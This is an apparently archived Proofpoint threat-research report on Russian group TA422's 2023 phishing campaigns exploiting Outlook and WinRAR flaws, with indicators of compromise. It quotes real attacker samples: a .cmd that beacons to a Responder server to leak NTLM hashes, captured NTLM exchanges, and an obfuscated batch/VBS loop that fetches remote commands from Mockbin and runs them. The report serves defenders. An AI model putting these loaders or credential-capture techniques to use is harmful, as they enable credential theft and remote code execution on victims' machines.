TA422's Dedicated Exploitation Loop—the Same Week After Week | Proofpoint US

By Greg Lesnewich, Crista Giering and the Proofpoint Threat Research Team


Published: 2023-11-30 · Archived: 2026-04-05 18:38:44 UTC

Key takeaways

- Since March 2023, Proofpoint researchers have observed regular TA422 (APT28) phishing activity, in which the threat actor leveraged patched vulnerabilities to send, at times, high-volume campaigns to targets in Europe and North America.
- TA422 used the vulnerabilities as initial access against government, aerospace, education, finance, manufacturing, and technology sector targets likely to either disclose user credentials or initiate follow-on activity.
- The vulnerabilities included CVE-2023-23397—a Microsoft Outlook elevation of privilege flaw that allows a threat actor to exploit TNEF files and initiate NTLM negotiation, obtaining a hash of a target's NTLM password—and CVE-2023-38831—a WinRAR remote code execution flaw that allows execution of "arbitrary code when a user attempts to view a benign file within a ZIP archive," according to the NIST disclosure.

Overview

Starting in March 2023, Proofpoint researchers have observed the Russian advanced persistent threat (APT) TA422 readily use patched vulnerabilities to target a variety of organizations in Europe and North America. TA422 overlaps with the aliases APT28, Forest Blizzard, Pawn Storm, Fancy Bear, and BlueDelta, and is attributed by the United States Intelligence Community to the Russian General Staff Main Intelligence Directorate (GRU). While TA422 conducted traditional targeted activity during this period, leveraging Mockbin and InfinityFree for URL redirection, Proofpoint observed a significant deviation from expected volumes of emails sent in campaigns exploiting CVE-2023-23397—a Microsoft Outlook elevation of privilege vulnerability. This included over 10,000 emails sent from the adversary, from a single email provider, to defense, aerospace, technology, government, and manufacturing entities, and, occasionally, included smaller volumes at higher education, construction, and consulting entities. Proofpoint researchers also identified TA422 campaigns leveraging a WinRAR remote execution vulnerability, CVE-2023-38831.



Bar chart showing the breakdown of TA422 phishing activity from March 2023 to November 2023.

Please attend: CVE-2023-23397—test meeting


In late March 2023, TA422 started to launch high volume campaigns exploiting CVE-2023-23397 targeting higher education, government, manufacturing, and aerospace technology entities in Europe and North America. TA422 previously used an exploit for CVE-2023-23397 to target Ukrainian entities as early as April 2022, according to open-source reporting by CERT-EU.

In the Proofpoint-identified campaigns, our researchers initially observed small numbers of emails attempting to exploit this vulnerability. The first surge in activity caught our attention partly due to all the emails pointing to the same listener server, but mostly due to the volume. This campaign was very large compared to typical state-aligned espionage campaign activity Proofpoint tracks. Proofpoint observed over 10,000 repeated attempts to exploit the Microsoft Outlook vulnerability, targeting the same accounts daily during the late summer of 2023. It is unclear if this was operator error or an informed effort to collect target credentials. TA422 re-targeted many of the higher education and manufacturing users previously targeted in March 2023. It is unclear why TA422 re-targeted these entities with the same exploit. Based upon the available campaign data, Proofpoint suspects that these entities are priority targets and as a result, the threat actor attempted broad, lower effort campaigns regularly to try and gain access.

Like the high-volume TA422 campaign Proofpoint researchers identified in March 2023, the late summer 2023 messages contained an appointment attachment, using the Transport Neutral Encapsulation Format (TNEF) file.

The TNEF file used a fake file extension to masquerade as a CSV, Excel file, or Word document, and contained an UNC path directing traffic to an SMB listener being hosted on a likely compromised Ubiquiti router. TA422 has previously used compromised routers to host the group's C2 nodes or NTLM listeners. The compromised routers act as listeners for the NTLM authentication where they can record inbound credential hashes without extensive engagement with the target network.

When vulnerable instances of Outlook processed the appointment attachment, Outlook initiated an NTLM negotiation request to the file located at the UNC path; this allowed for the disclosure of NTLM credentials from the targets without their interaction.



Late summer 2023 sample of TA422 phishing email.

For all the late summer 2023 campaigns, TA422 sent malicious emails from various Portugalmail addresses with the subject line "Test Meeting" and identical message body of, "Test meeting, please ignore this message."

Cue the breeze: CVE-2023-38831 exploitation

Tracking Portugalmail addresses in Proofpoint data proved a useful pivot to discover more TA422 activity. In September 2023, TA422 sent malicious emails from different Portugalmail addresses, exploiting a WinRAR vulnerability, CVE-2023-38831, in two distinct campaigns. The email senders spoofed geopolitical entities and used the BRICS Summit and a European Parliament meeting as subject lures to entice targets to open the emails.

Agenda

28 August - 03 September 2023
20230823APR04240

European Parliament

The Week Ahead 28 August – 03 September 2023

Committee and political group meetings, Brussels

Commissioner Wojciechowski on the Black Sea grain deal. Members of the Committee on Agriculture and Rural Development will quiz Commissioner Wojciechowski on the Black Sea grain deal and market situation. (*Thursday*)

Establishing theUkraine Facility. The Commission's proposal for a €50 billion initiative to support Ukraine's recovery, reconstruction and modernisation from 2024 to 2027 will be discussed by members of the committees on Budgets and Foreign Affairs. (*Wednesday*)

Mid-term revision of the EU's long-term budget. The package to boost the EU's Multiannual Financial Framework (MFF) in order to be able to face urgent challenges will be the focus of a debate in the Committee on Budgets, during which the rapporteurs will present their draft report

Lure document from September 1, 2023 campaign.

The messages contained RAR file attachments that leveraged CVE-2023-38831 to drop a .cmd file, which functions similarly to a batch file, to initiate communications to a Responder listener server. The .cmd file attempted to modify proxy settings in registry, download a lure document, and beacon to an IP-literal Responder server. This was distinct from previously reported TA422 activity abusing WinRAR.

```
@echo off
reg add "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProtocolDefaults" /v http /t REG_DWORD /d 0 /F &
reg add "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProtocolDefaults" /v https /t REG_DWORD /d 0 /F

start msedge http://89.96.196.150:8080/

start msedge https://www.europarl.europa.eu/pdfs/news/expert/agenda_week_by_day/35-2023/35-2023_en.pdf
```

Example TA422 .cmd file to initiate communications to a Responder server.

When the .cmd file initiated an HTTP connection with the Responder server, the server responded with a 401 code, including a WWW-Authentication header requesting NTLM methods for authentication. In turn, the victim device included sensitive NTLM information in the subsequent request, stored in the Authorization header. As NTLM credentials are exchanged, the victim device sent information including host and usernames in base64 encoded Authorization headers. It is likely the Responder server was a compromised Fortigate FortiOS Firewall based on HTTP response headers and SSL certificates assigned to the server. While the NTLM credential exchange occurred in the background, a second tab was opened by the .cmd that browsed to a legitimate Europa PDF file and displayed it to convince the user that the activity was legitimate.


```
HTTP/1.1 401 Unauthorized
Server: Microsoft-IIS/7.5
Date: Mon, 04 Sep 2023 05:26:11 GMT
Content-Type: text/html
WWW-Authenticate: NTLM
Content-Length: 0

GET / HTTP/1.1
Host: 89.96.196.150:8080
Connection: keep-alive
Authorization: NTLM TlRMTVNTUAABAAAAB4IIogAAAAAAAAAAAAAAAAAAAAAAGA4AlAAAADw==
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.115
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

HTTP/1.1 401 Unauthorized
Server: Microsoft-IIS/7.5
Date: Mon, 04 Sep 2023 05:26:11 GMT
Content-Type: text/html
WWW-Authenticate: NTLM TlRMTVNTUAACAAAACAAIADgAAAAFAomiO405QsdcSz8AAAAAAAAAAJoAmgBAAAAABQLODgAAAA8zADEAWgBHAAIACAAzADEAWgBHAAEAHgBXAEkATgAtADQAUABDAEwANwBBAFkAUQBWAE8AUgAEABQAMw
AxAFoARwAuAEwATwBDAEEATAADADQAVwBJAE4ALQA0AFAAQwBMADcAQQBZAFEAVgBPAFIALgAzADEAWgBHAC4ATABPAEMAQQBMAAUAFAAzADEAWgBHAC4ATABPAEMAQQBMAAAAAAA=
Content-Length: 0

GET / HTTP/1.1
Host: 89.96.196.150:8080
Connection: keep-alive
Authorization: NTLM TlRMTVNTUAADAAAAGAAYAGoAAABEAUQBggAAAAQABABYAAAACgAKAFwAAAAEAAQAZgAAAAAAAADGAQAABQKIogYDgCUAAAAPJ4WiQhmfBXC+bRJzBW8S1VAAQwBhAGQAbQBpAG4AUABDAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAHU02rV92uLiwzs8wdB79ewBAQAAAAAAAIPdN/ky39kBM10s3Syqrf0AAAAAAgAIADMAMQBaAEcAAQAeAFcASQBOAC0ANABQAEMATAA3AEEAWQBRAFYATwBSAAQAFAAzADEAWgBHAC4ATABPAEMAQQBMAAMANABXAE
kATgAtADQAUABDAEwANwBBAFkAUQBWAE8AUgAuADMAMQBaAEcALgBMAE8AQwBBAEwABQAUADMAMQBaAEcALgBMAE8AQwBBAEwACAAwADAAAAAAAAAAAAQAAAAAgAAA7sAs9CeSY9dqzyrUaHXMcPrbaEMuRQMXcoNs/oMrXVgoAEAAAAAA
AAAAAAAAAAAAAAAAACQAuAEgAVABUAFAALwA4ADkALgA5ADYALgAxADkANgAuADEANQAwADoAOAAwADgAMAAAAAAAAAAAAAA==
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.115
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Example NTLM credential exposure.

While these campaigns used minimalistic batch files, Proofpoint researchers observed a similar file dropped by the same exploit on VirusTotal, which used PowerShell to create an RSA key and an SSH connection to a remote server. It is unclear if this is the same cluster of activity as TA422, but the file beaconed to webhook[.]site as did one of the confirmed TA422 campaigns from September 2023. Additionally, Proofpoint researchers assess with high confidence that TA422 used a compromised Ubiquiti router—a known TA422 preference for hosting listeners—as the destination of the SSH login attempt.

Mockbin on the rooftop sings

Tracking Portugalmail senders in Proofpoint visibility between September 2023 and November 2023 turned up multiple TA422 campaigns using Mockbin for redirection. Mockbin is a third-party service that allows developers to stage (or, mock) code for testing purposes which has been previously abused by TA422, as noted by our colleagues at CERT-UA, Splunk, and ZScaler. TA422 sent lures to targeted users in the government and defense sectors, which included a link that, if clicked, would initiate a chain of malicious activity from Mockbin. The Mockbin clusters often redirected victims to InfinityFree domains, and nearly always used MSN as a landing page if the user did not pass the checks used in TA422 browser checks.



News week 6

CLIMATE

- Millions of children are displaced due to extreme weather events. Climate chang will make it worse. There will be more than 113 million displacements of children in the next three decades due to flooding rivers, cyclonic winds and floods following storms according to an estimate in a UNICEF report.

- Climate change has left millions homeless, with rising seas eroding coastlines, storms battering megacities and major drought, but the world has yet to recognize climate migrants or find formal protection methods despite the intensifying catastrophes.
- Storms, floods, fires and other extreme weather events have led to more than 43 million displacements involving children between 2016 and 2021, according to the United Nations.
- Floods displaced children more than 19 million times in places including India and China. Wildfires impacted children 810,000 times in the U.S. and Canada.

European Parliament
2019-2024

Subcommittee on Security and Defence

SEDE_PV(2023)1009_1

MINUTES

Meeting of 9 October 2023, 15.00-18.30


BRUSSELS

The meeting opened at 15.04 on Monday, 9 October 2023, with Nathalie Loiseau (Chair) presiding.

Example Mockbin campaign lure documents.

A payload is delivered after a series of browser fingerprinting via PHP. The Mockbin URL resolved HTML that checked if the User-Agent of the requesting host was likely a real browser on a Windows host and checked that the renderer was not a virtual machine. If those checks passed, the victim was directed to an InfinityFree URL that checked the geolocation of the user; if that check passed, it initiated a download of a ZIP file, news_week_6.zip.

If the user executed the LNK found in the top level of the ZIP file, the LNK executed a legitimate calculator binary (even though it is named WINWORD) found in a nested folder of the ZIP structure. The LNK file disclosed that the developer referred to the path the LNK was created in as “PayloadManagerV2” in the Z:/ drive of a likely virtual machine, and the LNK contained an appended DLL, which is a legitimate and signed WordpadFilter.dll binary.



TA422 malicious ZIP folder structure.

Once run by the LNK, the calculator instance sideloaded the WindowsCodecs.dll file, which then used a system API to execute command.cmd. The .cmd file, similar to a batch file, ran a series of commands to clean up files dropped to disk, displayed a lure document, and beaconed to a stage three Mocky URL. That stage three URL then initiated a loop with another Mockbin URL via another obfuscated set of commands.

```
@echo off &
    (echo On Error Resume Next &
    echo CreateObject^(^"WScript.shell^"^).Run ^"^"^"%%programdata%%\\c09dcdec-230a-4400-b1be-2dc29cb00870.bat^"^"^"^", 0^, False) > "%programdata%\c09dcdec-230a-4400-b1be-2dc29cb00870.vbs" &
    (echo :loop &
    echo chcp 65001 &
    echo timeout 300 &
    echo taskkill /im msedge.exe /f &
    echo timeout 5 &
    echo del /q /f "%userprofile%\Downloads\*.css" &
    echo start "" msedge --headless=new --disable-gpu data:text/html;base64,PHNjcmlwdD53aW5kb3cubG9jYXRpb24ucmVwbGFjZSgiaHR0cHM6Ly9tb2NrYmluLm9yZy9iaW4vNjA1MGY2ZDYtNjEwYS00YmYwLWIwMTUtYWIyNWFjMzkzMTUyIik7PC9zY3JpcHQ+ &
    echo timeout 30 &
    echo taskkill /im msedge.exe /f &
    echo move /y "%userprofile%\Downloads\*.css" "%programdata%\ef6gpm.cmd" &
    echo call "%programdata%\ef6gpm.cmd" &
    echo del /q /f "%programdata%\ef6gpm.cmd" &
    echo goto loop) > "%programdata%\c09dcdec-230a-4400-b1be-2dc29cb00870.bat" &
    call "%programdata%\c09dcdec-230a-4400-b1be-2dc29cb00870.vbs"
title SEDE-PV-2023-10-09-1_EN.docx
taskkill /F /IM WINWORD.EXE > nul 2>&1
attrib -h -r /s > nul 2>&1
del /F /A /Q WindowsCodecs.dll > nul 2>&1
del /F /A /Q WINWORD.EXE > nul 2>&1
del /F /A /Q ..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\SEDE-PV-2023-10-09-1_EN.lnk > nul 2>&1
move /y SEDE-PV-2023-10-09-1_EN.docx ..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\SEDE-PV-2023-10-09-1_EN.docx > nul 2>&1
start ..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\SEDE-PV-2023-10-09-1_EN.docx > nul 2>&1
if exist %userprofile%\Downloads\SEDE-PV-2023-10-09-1_EN.zip move /y SEDE-PV-2023-10-09-1_EN.zip %userprofile%\Downloads\SEDE-PV-2023-10-09-1_EN.zip > nul 2>&1
if exist ..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\SEDE-PV-2023-10-09-1_EN.zip move /y SEDE-PV-2023-10-09-1_EN.zip ..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\SEDE-PV-2023-10-09-1_EN.zip > nul 2>&1
if exist ..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\SEDE-PV-2023-10-09-1_EN.zip move /y SEDE-PV-2023-10-09-1_EN.zip ..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\SEDE-PV-2023-10-09-1_EN.zip > nul 2>&1
del /F /A /Q command.cmd > nul 2>&1
exit
```

TA422 .cmd file launched by .lnk lure file.

On September 27, 2023, TA422 sent another Mockbin campaign spoofing Microsoft to targeted users in the government sector. The campaign used a lure of Windows updates to encourage victims to click a link which, if executed, would initiate a chain of activity from Mockbin.

The Mockbin URL redirects eventually downloaded a ZIP file with naming similar to normal Windows updates, such as kb5021042.zip or update-kb-5021042.zip. All the ZIP files observed contained a signed CAB installer for Windows and a .cmd file that ran as a batch file, displaying a fake progress bar of the alleged Windows update. While the CAB file was benign, Proofpoint researchers observed similarly named ZIP files on public malware repositories, which were paired with .cmd files that downloaded and executed payloads in addition to displaying fake progress bars.

TA422 fake installer progress bar.

In November 2023, TA422 abandoned the use of Mockbin for initial filtering and redirection in favor of direct delivery of InfinityFree URLs. Like the Mockbin URLs, the InfinityFree URLs used in delivery stages redirected non-pertinent traffic to the MSN homepage. If those checks were passed, the victim was directed to an InfinityFree URL that checked the geolocation of the user; if that check passed, it initiated a download of war.zip.

If the user executed the .cmd found in the top level of the ZIP file, the .cmd executed a legitimate binary found in the same folder. The .cmd file cleans up files dropped to disk, and beacons to a stage two InfinityFree URL. That stage three URL then initiated a loop with another Mockbin URL via another obfuscated set of commands.

Conclusion

While Proofpoint researchers attributes this activity to TA422, a threat actor operating for Russian military intelligence, based on the targeted entities, repeated large-scale use of CVE-2023-23397 and CVE-2023-38831, and the singular SMB listener being hosted on a very likely compromised Ubiquiti router, we cannot definitively state why TA422 has continued to use disclosed and patched vulnerabilities in its phishing campaigns. The group has relied extensively on exploiting these flaws to gain initial access and it is likely that the threat actor will continue to leverage them in the hope that targets have not yet patched for these vulnerabilities.

Indicators of Compromise (IOCs)

Indicator	**Type**
\\.\UNC\50.173.136[.]70\melody.wav	SMB Share
\\.\UNC\50.173.136[.]70\share\sound	SMB Share
Test Meeting Hello Friend	Email Subjects
Indicator (CVE-2023-38831 Campaigns)	**Type**
BRICS Summit— Deepening the Divide European Parliament upcoming meetings agenda	Email Subjects
hxxp://89.96.196[.]150:8080/	Responder Server
brics_summit.rar.zip | e920461b94c0eea498264b092bde3db9835072ff46e4676e53817cbf7d275bd4	File Exploiting CVE-2023-38831
CED_Policy_Backgrounder_BRICs_Summit_FINAL.pdf .cmd | 6223cc22a0b2cade34a1964dfee16bfe373b578370b4ee4d286c5708ea0cc06d	Payload

bulletin.rar.zip | 77cf5efde721c1ff598eeae5cb3d81015d45a74d9ed885ba48330f37673bc799	File Exploiting CVE-2023-38831
35-2023_en.pdf .cmd | 339ff720c74dc44265b917b6d3e3ba0411d61f3cd3c328e9a2bae81592c8a6e5	WinRAR Payload
Indicator (Mockbin & InfinityFree Campaigns)	**Type**
downloadfile.infinityfreeapp[.]com	Malicious Hostname
opendoc.infinityfreeapp[.]com	Malicious Hostname
downloadingf.infinityfreeapp[.]com	Malicious Hostname
downloaddoc.infinityfreeapp[.]com	Malicious Hostname
opendocument.infinityfreeapp[.]com	Malicious Hostname
Report of the Special Committee to Investigate Israeli Practices Affecting the Human Rights of the Palestinian People and Other Arabs of the Occupied Territories Consideration of an Emergency Item for the 147th Assembly of the IPU	Email Subjects
filedwn.php execdwn.php?id=	TA422-Specific URI Structures

5b7ac39ee65f840b2c61fcab67c8b8190dc7822a11b2aae4d6ef7d542d107be4	SHA256 ZIP File
SEDE-PV-2023-10-09-1_EN.docx | e699a7971a38fe723c690f37ba81187eb8ed78e51846aa86aa89524c325358b4	Lure Doc File Name & File Hash
SEDE-PV-2023-10-09-1_EN.lnk | ed56740c66609d2bbd39dc60cf29ee47743344a9a6861bee7c08ccfb27376506	LNK File Name & File Hash
desktop.ini | bf5d03aa427a87e6d4fff4c8980ad5d5e59ab91dc51d87a25dd91df7de33beaa	INI File Name & File Hash
command.cmd | 742ba041a0870c07e094a97d1c7fd78b7d2fdf0fcdaa709db04e2637a4364185	Command File Name & File Hash
SEDE-PV-2023-10-09-1_EN.zip | 8dba6356fdb0e89db9b4dad10fdf3ba37e92ae42d55e7bb8f76b3d10cd7a780c	Embedded ZIP File Name & File Hash
WindowsCodecs.dll | 9a798e0b14004e01c5f336aeb471816c11a62af851b1a0f36284078b8cf09847	Side-Loaded DLL File Name & File Hash
WINWORD.EXE | c6a91cba00bf87cdb064c49adaac82255cbec6fdd48fd21f9b3b96abf019916b	Legitimate Calculator File Name & File Hash
war.zip | ec64b05307ad52f44fc0bfed6e1ae9a2dc2d093a42a8347f069f3955ce5aaa89	Downloaded ZIP Lure File Name & File Hash

ccc.cmd | c89735e787dd223dac559a95cac9e2c0b6ca75dc15da62199c98617b5af007d3	CMD File Name & File Hash
war | 8cc664ff412fc80485d0af61fb0617f818d37776e5a06b799f74fe0179b31768	Embedded ZIP File Name (No Extension) & File Hash
war[PADDED].EXE | c6a91cba00bf87cdb064c49adaac82255cbec6fdd48fd21f9b3b96abf019916b	Legitimate Calculator File Name & File Hash
war.docx | 1f4792dadaf346969c5e4870a01629594b6c371de21f8635c95aa6aba24ef24c	Lure Doc File Name & File Hash
WindowsCodecs.dll | 6dfbea81bd299e35283ea9d183df415d63788fa7dfb7292f935c804f6396c8b2	Side-Loaded DLL File Name & File Hash

ET Signatures

